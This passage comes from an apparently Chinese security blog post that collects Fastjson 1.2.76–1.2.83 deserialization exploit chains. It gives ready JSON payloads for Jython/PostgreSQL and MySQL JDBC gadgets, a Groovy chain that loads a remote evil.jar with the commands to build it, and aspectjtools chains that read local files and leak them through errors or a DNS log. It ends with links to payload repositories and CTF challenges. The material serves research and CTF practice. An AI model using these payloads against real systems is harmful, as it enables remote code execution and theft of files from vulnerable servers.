
可以去java-chains生成:

img

jython依赖

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
{
"a":{
"@type":"java.lang.Exception",
"@type":"org.python.antlr.ParseException",
"type":{}
},
"b":{
"@type":"org.python.core.PyObject",
"@type":"com.ziclix.python.sql.PyConnection",
"connection":{
"@type":"org.postgresql.jdbc.PgConnection",
"hostSpecs":[
{
"host":"127.0.0.1",
"port":2333
}
],
"user":"user",
"database":"test",
"info":{
"socketFactory":"org.springframework.context.support.ClassPathXmlApplicationContext",
"socketFactoryArg":"http://127.0.0.1:8090/exp.xml"
},
"url":""
}
}
}

MySqlJDBC

mysql <= 5.1.48

出网:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
[INFO] Step1:
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}

[INFO] Step2:

{
"@type": "java.io.InputStream",
"@type": "com.mysql.jdbc.CompressedInputStream",
"conn":{
"@type": "com.mysql.jdbc.JDBC4Connection",
"hostToConnectTo": "127.0.0.1",
"portToConnectTo": 3308,
"info": {
"user": "mysql",
"password": "pass",
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
"autoDeserialize": "true",
"NUM_HOSTS": "1"
},
"databaseToConnectTo": "dbname",
}
}

不出网,需要先写Pipe文件:

1
2
3
4
5
[INFO] Step1:
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}

[INFO] Step2:
{"@type":"java.io.InputStream","@type":"com.mysql.jdbc.CompressedInputStream","conn":{"@type":"com.mysql.jdbc.JDBC4Connection","hostToConnectTo":"127.0.0.1","portToConnectTo":3306,"info":{"useSSL":"false","user":"mysql","HOST":"xxx","statementInterceptors":"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true","NUM_HOSTS":"1",,"socketFactory":"com.mysql.jdbc.NamedPipeSocketFactory","namedPipePath":"[Pipe_file_path]","DBNAME":"test"},"databaseToConnectTo":"test","url":""}}

groovy(出网加载jar)

1.2.76 <= fastjson < 1.2.83

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// 第一次发包
{
"@type":"java.lang.Exception",
"@type":"org.codehaus.groovy.control.CompilationFailedException",
"unit":{}
}

// 第二次发包
{
"@type":"org.codehaus.groovy.control.ProcessingUnit",
"@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
"config":{
"@type":"org.codehaus.groovy.control.CompilerConfiguration",
"classpathList":"http://127.0.0.1:8090/evil.jar"
}
}

利用的是SPI机制,在yaml反序列化的时候接触过。

在src目录下创建 META-INF/services/org.codehaus.groovy.transform.ASTTransformation, 写入恶意类的全类名。

然后执行(恶意jar包名称什么的可以改):

1
2
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .

java-chains也可以直接生成:

img

aspectjtools读文件(需回显)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
//第一次
{
"@type":"java.lang.Exception",
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException"
}

// 第二次
{
"@type":"java.lang.Class",
"val":{
"@type":"java.lang.String"{
"@type":"java.util.Locale",
"val":{
"@type":"com.alibaba.fastjson.JSONObject",
{
"@type":"java.lang.String"
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException",
"newAnnotationProcessorUnits":[{}]
}
}
}

// 第三次
{
"x":{
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.env.ICompilationUnit",
"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
"fileName":"c:/windows/win.ini"
}
}

// 第三次,报错回显
{
"@type": "java.lang.Character" {
"C": {
"x": {
"@type": "org.aspectj.org.eclipse.jdt.internal.compiler.env.ICompilationUnit",
"@type": "org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
"fileName": "D:/flag.txt"
}
}
}
}

// 第三次,dns回显
{"a":{"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
"fileName":"/Users/su18/Downloads/1.txt"},"b":
{"@type":"java.net.Inet4Address","val":{"@type":"java.lang.String"{"@type":"java.util.Locale", "val":{"@type":"com.alibaba.fastjson.JSONObject",{"@type": "java.lang.String""@type":"java.util.Locale", "language":{"@type":"java.lang.String"{"$ref":"$"},"country":"aw.su18.dnslog.pw"}}}}}

ognl+io读写文件/目录

遇见的情况比较少,不整理了,直接给链接(懒癌犯了)

首次出现于KCON2022

[https://github.com/knownsec/KCon/blob/master/2022/Hacking%20JSON%E3%80%90KCon2022%E3%80%91.pdf](https://github.com/knownsec/KCon/blob/master/2022/Hacking JSON【KCon2022】.pdf)

https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson22_ognl_io_read_error_dnslog.java

https://github.com/su18/hack-fastjson-1.2.80

读文件时需要结合各种方式回显,比如http、dns、报错等。或是逐个字节读,根据报错情况或者是否发起http请求来判断。

ajt+xalan+dom4j+io

https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson21_ajt_xalan_dom4j_io_read_httplog.java

这些依赖组合起来比较少见,也许会在某些框架的项目中经常出现?受限于笔者知识,这里不深入了。

后面还有一系列不需要ajt依赖的。

https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson27_xalan_dom4j_io_read_error_dnslog.java

1.2.83

https://flowerwind.github.io/2025/02/28/%E5%88%86%E4%BA%AB%E4%B8%80%E6%AC%A1%E7%BB%84%E5%90%88%E6%BC%8F%E6%B4%9E%E6%8C%96%E6%8E%98%E6%8B%BF%E4%B8%8B%E7%9B%AE%E6%A0%87/

配合写文件漏洞,依然有可能getshell。

83版本通过@type加载类时,有白名单机制,但是可以通过 @JSONType等注解绕过:

img

这时候,配合写tomcat-docbase或是写jar,然后@type触发,依然有机会getshell。

相关题目

https://github.com/luelueking/CVE-2022-25845-In-Spring

[https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson%20Decoder](https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson Decoder)

https://github.com/1diot9/CTFJavaChallenge/tree/main/2025/%E4%BA%AC%E9%BA%92CTF

https://mp.weixin.qq.com/s/GEGPpQ_1nflO_w4cefB-xA

http://www.bmth666.cn/2022/10/19/Fastjson%E9%AB%98%E7%89%88%E6%9C%AC%E7%9A%84%E5%A5%87%E6%8A%80%E6%B7%AB%E5%B7%A7/

https://flowerwind.github.io/2025/02/28/%E5%88%86%E4%BA%AB%E4%B8%80%E6%AC%A1%E7%BB%84%E5%90%88%E6%BC%8F%E6%B4%9E%E6%8C%96%E6%8E%98%E6%8B%BF%E4%B8%8B%E7%9B%AE%E6%A0%87/ 83版本,配合其他写文件漏洞,也能getshell

https://1diot9.github.io/2026/02/18/%E4%BA%AC%E9%BA%92CTF25-FastJ/ JDK11写漏洞在80版本的特殊利用

后记

感谢前辈们的优秀文章,让笔者学习到了很多新知识。

看完才想起来还有个fastjson2,利用方式不太一样,又得学了(

网上开源的fastjson扫描工具都好久没更新了,找不到合适的,以后有需求再让AI一点点写吧,或者直接让二开一下。

很多payload都是来源于KCON和GEEKCON会议的,以后有空收集一下各种会议里有关Java的PPT,也是一种学习方式。

参考

springboot环境下的写文件RCE
Fastjson高版本的奇技淫巧
Fastjson反序列化漏洞复现 | Yang Hao’s blog

Fastjson commons-io任意文件读写
fastjson 读文件 gadget 的利用场景扩展
[漏洞篇 - Fastjson 1.2.68 - 1.2.80 利用](https://changeyourway.github.io/2025/08/23/Java 安全/漏洞篇-Fastjson 1.2.68-1.2.80 利用/#PostgreSQL-JDBC)
fastjson 1.2.80 漏洞分析
[Fastjson 1.2.80 读写文件 & SpringBoot利用 & Postgresql利用](https://kagty1.github.io/2026/01/18/Fastjson 1.2.80 读写文件 & SpringBoot利用 & Postgresql利用_cos/#postgresql-利用) GitHub - lemono0/FastJsonParty: FastJson全版本Docker漏洞环境(涵盖1.2.47/1.2.68/1.2.80等版本),主要包括JNDI注入及高版本绕过、waf绕过、文件读写、原生反序列化、利用链探测绕过、不出网利用等。从黑盒的角度覆盖FastJson深入利用
炒冷饭之FastJson

fastjson 1.2.80的一些小链

由 Hexo 驱动 & 主题 Keep
本站由 提供部署服务
总字数 142.3k 访客数 访问量